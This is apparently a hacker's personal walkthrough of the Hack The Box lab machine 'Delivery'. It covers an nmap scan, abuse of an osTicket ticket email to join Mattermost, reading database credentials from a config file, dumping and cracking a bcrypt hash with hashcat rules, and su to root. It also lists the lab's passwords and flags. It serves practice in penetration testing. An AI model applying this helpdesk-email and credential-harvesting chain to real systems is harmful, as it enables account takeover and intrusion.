Creds

Username	Password	Service
maildeliverer	Youve_G0t_Mail!	/scp (agent) ssh
mmuser	Crack_The_MM_Admin_PW	mysql (db=mattermost)
root	PleaseSubscribe!21	su(from os)
ost_user	!H3lpD3sk123!	mysql (db=osticket)

Nmap

Port	Service	Info
22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80	http	nginx 1.14.2
8065	http?	mattermost


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Sat Jan 9 16:31:35 2021 as: nmap -sC -sV -vvv -p-
oN nmap/allports 10.10.10.222
Nmap scan report for helpdesk.delivery.htb (10.10.10.222)
Host is up, received syn-ack (0.038s latency).
Scanned at 2021-01-09 16:31:36 EST for 156s
Not shown: 65532 closed ports
Reason: 65532 conn-refused
       STATE SERVICE REASON VERSION
PORT
       22/tcp
| ssh-hostkey:
  2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
| ssh-rsa
AAAAB3NzaClyc2EAAAADAQABAAABAQCq549E025Q9FR27LDR6WZRQ52ikKjKUQLmE9ndEKjB0ilqOoL+W2
   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
 ecdsa-sha2-nistp256
```

```
256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIEV5D6eYjySqfhW4l4IF1SZkZHxIRihnY6Mn6D8mLEW7
        open http
                      syn-ack nginx 1.14.2
|_http-favicon: Unknown favicon MD5: D84666B7F0C1CEF1E20892E33308C913
| http-methods:
____Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.14.2
|_http-title: delivery
8065/tcp open unknown syn-ack
| fingerprint-strings:
    GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
      HTTP/1.1 400 Bad Request
      Content-Type: text/plain; charset=utf-8
     Connection: close
      Request
   GetRequest:
      HTTP/1.0 200 OK
      Accept-Ranges: bytes
      Cache-Control: no-cache, max-age=31556926, public
      Content-Length: 3108
      Content-Security-Policy: frame-ancestors 'self'; script-src 'self'
cdn.rudderlabs.com
      Content-Type: text/html; charset=utf-8
      Last-Modified: Sat, 09 Jan 2021 19:09:01 GMT
      X-Frame-Options: SAMEORIGIN
      X-Request-Id: z5sgurrzsfgz8mjwxrnsh9pwio
      X-Version-Id: 5.30.0.5.30.1.57fb31b889bf81d99d8af8176d4bbaaa.false
      Date: Sat, 09 Jan 2021 21:41:18 GMT
      <!doctype html><html lang="en"><head><meta charset="utf-8"><meta</pre>
name="viewport" content="width=device-width,initial-scale=1,maximum-
scale=1,user-scalable=0"><meta name="robots" content="noindex, nofollow"><meta</pre>
name="referrer" content="no-referrer"><title>Mattermost</title><meta</pre>
name="mobile-web-app-capable" content="yes"><meta name="application-name"</pre>
content="Mattermost"><meta name="format-detection" content="telephone=no"><link</pre>
re
   HTTPOptions:
     HTTP/1.0 405 Method Not Allowed
      Date: Sat, 09 Jan 2021 21:41:18 GMT
```

```
content-Lengtn:
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port8065-TCP:V=7.91%I=7%D=1/9%Time=5FFA20FF%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request")%r(GetRequest,DF3,"HTTP/1\.0\x20200\x200K\r\nAccept-Ranges:\x
SF:20bytes\r\nCache-Control:\x20no-cache,\x20max-age=31556926,\x20public\r
SF:\nContent-Length:\x203108\r\nContent-Security-Policy:\x20frame-ancestor
SF:s\x20'self';\x20script-src\x20'self'\x20cdn\.rudderlabs\.com\r\nContent
SF:-Type:\x20text/html;\x20charset=utf-8\r\nLast-Modified:\x20Sat,\x2009\x
SF:20Jan\\ \times 202021\\ \times 2019:09:01\\ \times 20GMT\\ \setminus r\\ \setminus nX-Frame-Options:\\ \times 20SAMEORIGIN\\ \setminus r\\ \setminus nX-Frame-Options
SF:-Request-Id:\x20z5sgurrzsfgz8mjwxrnsh9pwio\r\nX-Version-Id:\x205\.30\.0
SF:\.5\.30\.1\.57fb31b889bf81d99d8af8176d4bbaaa\.false\r\nDate:\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20Sat,\x20S
SF:009\x20Jan\x202021\x2021:41:18\x20GMT\r\n\r\n<!doctype\x20html><html\x2
SF:0lang=\"en\"><head><meta\x20charset=\"utf-8\"><meta\x20name=\"viewport\</pre>
SF:"\x20content=\"width=device-width,initial-scale=1,maximum-scale=1,user-
SF:scalable=0\"><meta\x20name=\"robots\"\x20content=\"noindex,\x20nofollow
SF:\"><meta\x20name=\"referrer\"\x20content=\"no-referrer\"><title>Matterm
SF:ost</title><meta\x20name=\"mobile-web-app-capable\"\x20content=\"yes\">
SF:<meta\x20name=\"application-name\"\x20content=\"Mattermost\"><meta\x20n
SF:ame=\"format-detection\"\x20content=\"telephone=no\"><link\x20re")%r(HT
SF:TPOptions,5B,"HTTP/1\.0\x20405\x20Method\x20Not\x20Allowed\r\nDate:\x20
SF:Sat, \times 2009 \times 20Jan \times 202021 \times 2021:41:18 \times 20GMT \setminus r \setminus nContent-Length: \times 200 \setminus r \setminus r \setminus r \setminus r
SF:n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent
SF:-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n4
SF:00\x20Bad\x20Request")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\
SF:nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\
SF:r\n\r\n400\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20
SF:Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConn
SF:ection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,
SF:67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\
SF:x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

Web Enumeration



Domain name

· delivery.htb

helpdesk

• helpdesk.delivery.htb

Add these to /etc/hosts

10.10.10.222 delivery.htb helpdesk.delivery.htb

mattermost server

• delivery.htb:8065


Once i have an @delivery.htb I will have access to the mattermost sever... ok..

http://helpdesk.delivery.htb




Register


Username	Password
popgoestheweasel@delivery.htb	password



Create Ticket



Check Ticket Status




ok... Account confirmation required.. lets login or check the cookies or the request with burp...

nothing stood out and unable to login without verifying email...


"if this is your first time contacting us or you've lost the ticket number please open a new ticket"

ok, so lets try creating a ticket without registering...

Create Ticket (no account)



Check Ticket status




Mattermost - http://delivery.htb:8065

Remember the Note for mattermost server.

Lets do a password reset there with the <u>6790321@delivery.htb</u> email we just received since we can email it to add more to it.

▲ Not secure | delivery.htb:8065/login



password reset

delivery.htb

Password Reset

If the account exists, a password reset email will be sent to: 6790231@delivery.htb

Please check your inbox.

ok didn't do anything so lets try to register first

Register

Username	Password
6790231@delivery.htb	P@ssword123

searchable arra accessible arrywhere

Let's create your account

Already have an account? Click here to sign in.

What's your email address?

6790231@delivery.htb

Valid email required for sign-up

Choose your username

popweasel2

You can use lowercase letters, numbers, periods, dashes, and underscores.

Choose your password


•••••

A Your password must contain between 10 and 64 characters made up of at least one lowercase letter, at least one uppercase letter, at least one number, and at least one symbol (e.g. "~!@#\$%^&*()").


Create Account

By proceeding to create your account and use Mattermost, you agree to our Terms of Service and Privacy Policy. If you do not agree, you cannot use Mattermost.

and check the osticket



Visit link and log in



and we got creds!

- maildeliverer: Youve_GOt_Mail! add them to <u>00 Loot ></u>
 ^899cab
- and an interesting note about hashes, hashcat and hashcat rules and the password PleaseSubscribe! not being in rockyou

ok, so we have creds what can we do.

login to scp



ok so its version 1.15.1

login to ssh

```
maildeliverer@Delivery:~$ ls -al
total 32
drwxr-xr-x 3 maildeliverer maildeliverer 4096 May 11 17:54 .
drwxr-xr-x 3 root
                                 4096 Dec 26 09:01 ..
                          root
lrwxrwxrwx 1 root
                                          9 Dec 28 07:04 .bash_history ->
                          root
/dev/null
-rw-r--r 1 maildeliverer maildeliverer 220 Dec 26 09:01 .bash_logout
-rw-r--r- 1 maildeliverer maildeliverer 3526 Dec 26 09:01 .bashrc
drwx----- 3 maildeliverer maildeliverer 4096 Dec 28 06:58 .gnupg
-rw-r--r- 1 maildeliverer maildeliverer 0 May 11 17:14 ikhane.txt
-rw----- 1 maildeliverer maildeliverer 269 May 11 17:54 .mysql_history
-rw-r--r- 1 maildeliverer maildeliverer 807 Dec 26 09:01 .profile
-r---- 1 maildeliverer maildeliverer 33 May 11 16:18 user.txt
maildeliverer@Delivery:~$ cat user.txt
9ea4b9bb5cbdb8f1d2b6379f1b5c28a4
```

linpeas

```
...[snip]...
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
          0 0 127.0.0.1:3306
                                                                  LISTEN
tcp
                                   0.0.0.0:*
                 0 0.0.0.0:80
                                          0.0.0.0:*
                                                                  LISTEN
tcp
                 0 0.0.0.0:22
                                          0.0.0.0:*
                                                                  LISTEN
tcp
                0 127.0.0.1:631
                                                                  LISTEN
tcp
                                          0.0.0.0:*
                 0 127.0.0.1:1025
                                                                  LISTEN
                                          0.0.0.0:*
tcp
tcp6
                 0 :::80
                                           :::*
                                                                  LISTEN
                 0 :::22
                                                                  LISTEN
tcp6
                                           :::*
```

Not a whole lot in Linpeas so lets enumerate manually.

mysql

i checked the .mysql_history and i see commands were run but the password does not work

then i check the .viminfo and saw an edit to /opt/mattermost/config/config.json

cat /opt/mattermost/config/config.json

```
"SqlSettings": {
     "DriverName": "mysql",
     "DataSource":
"mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?
charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
...[snip]...
```

mysql creds.

 mmuser:Crack_The_MM_Admin_PW - add them to <u>00 -</u> <u>Loot > ^899cab</u>

Enumerate Myql

- database = mattermost
- table = Users
- username = root
- password = hash

```
maildeliverer@Delivery:~$ mysql -u mmuser -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 257
Server version: 10.3.27-MariaDB-0+deb10ul Debian 10
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;
+----+
Database
+-----+
| information_schema |
mattermost
+-----+
2 rows in set (0.000 sec)
MariaDB [(none)]> use mattermost;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [mattermost]> select * from Users;
...[snip]...
----+
                          | CreateAt | UpdateAt | DeleteAt |
| Id
Username
                              Password
----+
...[snip]...
| dijg7mcf4tf3xrgxi5ntqdefma | 1608992692294 | 1609157893370 | 0 | root
 $2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0
```

```
...[snip]...
```

Root Hash

root:\$2a\$10\$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0

Hash type - Bcrypt

```
kali@kali:~/hackthebox/Delivery/password_cracking_rules$ hashcat --example-
hashes | grep -B2 -A2 \$2a
MODE: 3200
TYPE: bcrypt $2*$, Blowfish (Unix)
HASH: $2a$05$MBCzKhG1KhezLh.0LRa0Kuw12nLJtpHy6DIaU.JAnqJUDYspHC.Ou
PASS: hashcat
```

Hashcat and rules

40 - Resources > ^263df7

```
echo "PleaseSubscribe!" > passwd
hashcat -m 3200 hashes.txt passwd -r
password_cracking_rules/OneRuleToRuleThemAll.rule --username
```

Cracked root hash

```
kali@kali:~/hackthebox/Delivery$ hashcat -m 3200 hashes.txt passwd -r
password_cracking_rules/OneRuleToRuleThemAll.rule --username --show
root:$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0:PleaseSubscribe
```

su to root

```
maildeliverer@Delivery:~$ su root
Password:
root@Delivery:/home/maildeliverer# cd
root@Delivery:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Delivery:~# whoami
root
root@Delivery:~# cat /etc/hostname
Delivery
root@Delivery:~# ls
mail.sh note.txt py-smtp.py root.txt
root@Delivery:~# cat root.txt
bfb97f83e2ce27802dc1b421a41d5457
```

more loot

ost_user:!H3lpD3sk123! <u>00 - Loot > ^899cab</u>

```
root@Delivery:~# cat py-smtp.py

...[snip]...

db = pymysql.connect("localhost","ost_user","!H3lpD3sk123!", "osticket" )

...[snip]...
```

note.txt

```
root@Delivery:~# cat note.txt
I hope you enjoyed this box, the attack may seem silly but it demonstrates a pretty high risk vulnerability I've seen several times. The inspiration for the box is here:
```

- https://medium.com/intigriti/how-i-hacked-hundreds-of-companies-throughtheir-helpdesk-b7680ddc2d4c

Keep on hacking! And please don't forget to subscribe to all the security streamers out there.

- ippsec

Resources

Topic	Url
Hashcat rules - one rule to rule them all	https://github.com/NotSoSecure/password_cracking_rules